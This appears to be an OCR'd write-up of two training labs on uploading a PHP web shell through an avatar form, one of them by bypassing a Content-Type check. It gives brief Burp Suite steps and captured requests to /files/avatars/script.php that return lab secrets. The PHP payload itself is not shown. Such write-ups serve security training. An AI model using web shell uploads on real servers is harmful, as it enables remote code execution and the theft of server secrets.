


Lab: Remote code execution via web shell upload


Open the burpsuite and turn on the intercept in the proxy. Login with the given credentials and upload a picture. Now forward the uploaded request to repeater and modify the request as shown in second image. Also forward the get method request of the uploaded image and modify it for the script. Now send both the modified request and the secret will be displayed.








Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel
Target: https://0a39001e03e1f91a85e0f358005c0096.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
GET /files/avatars/script.php HTTP/2
Host: 0a39001e03e1f91a85e0f358005c0096.web-security-academy.net
Cookie: session=Zr4J2rfOghCKrKNAivjOoKjI05OC5b5V
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a39001e03e1f91a85e0f358005c0096.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Search... 0 matches
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Tue, 05 Mar 2024 12:39:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32
xMFLFL3Jwe1Jx0CjoJgA4D49AJd9GrMn
Search... 0 matches
Inspector
Selection 32 (0x20)
Selected text
xMFLFL3Jwe1Jx0CjoJgA4D49AJd9GrMn
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 5
Done
207 bytes | 316 millis

Lab: Web shell upload via Content-Type restriction bypass






Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel
Target: https://0a6f00a004772d4f807bb2ba00f500d9.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
GET /files/avatars/script.php HTTP/2
Host: 0a6f00a004772d4f807bb2ba00f500d9.web-security-academy.net
Cookie: session=ozgai8d4unKw2G1ZE6LGJkBORCCO4w0S
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a6f00a004772d4f807bb2ba00f500d9.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Search... 0 matches
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Tue, 05 Mar 2024 15:58:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32
aAtTWB4nmeHyU9a9zBoKIgNchnL8Daoz
Search... 0 matches
Inspector
Selection 32 (0x20)
Selected text
aAtTWB4nmeHyU9a9zBoKIgNchnL8Daoz
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 5
Done
207 bytes | 421 millis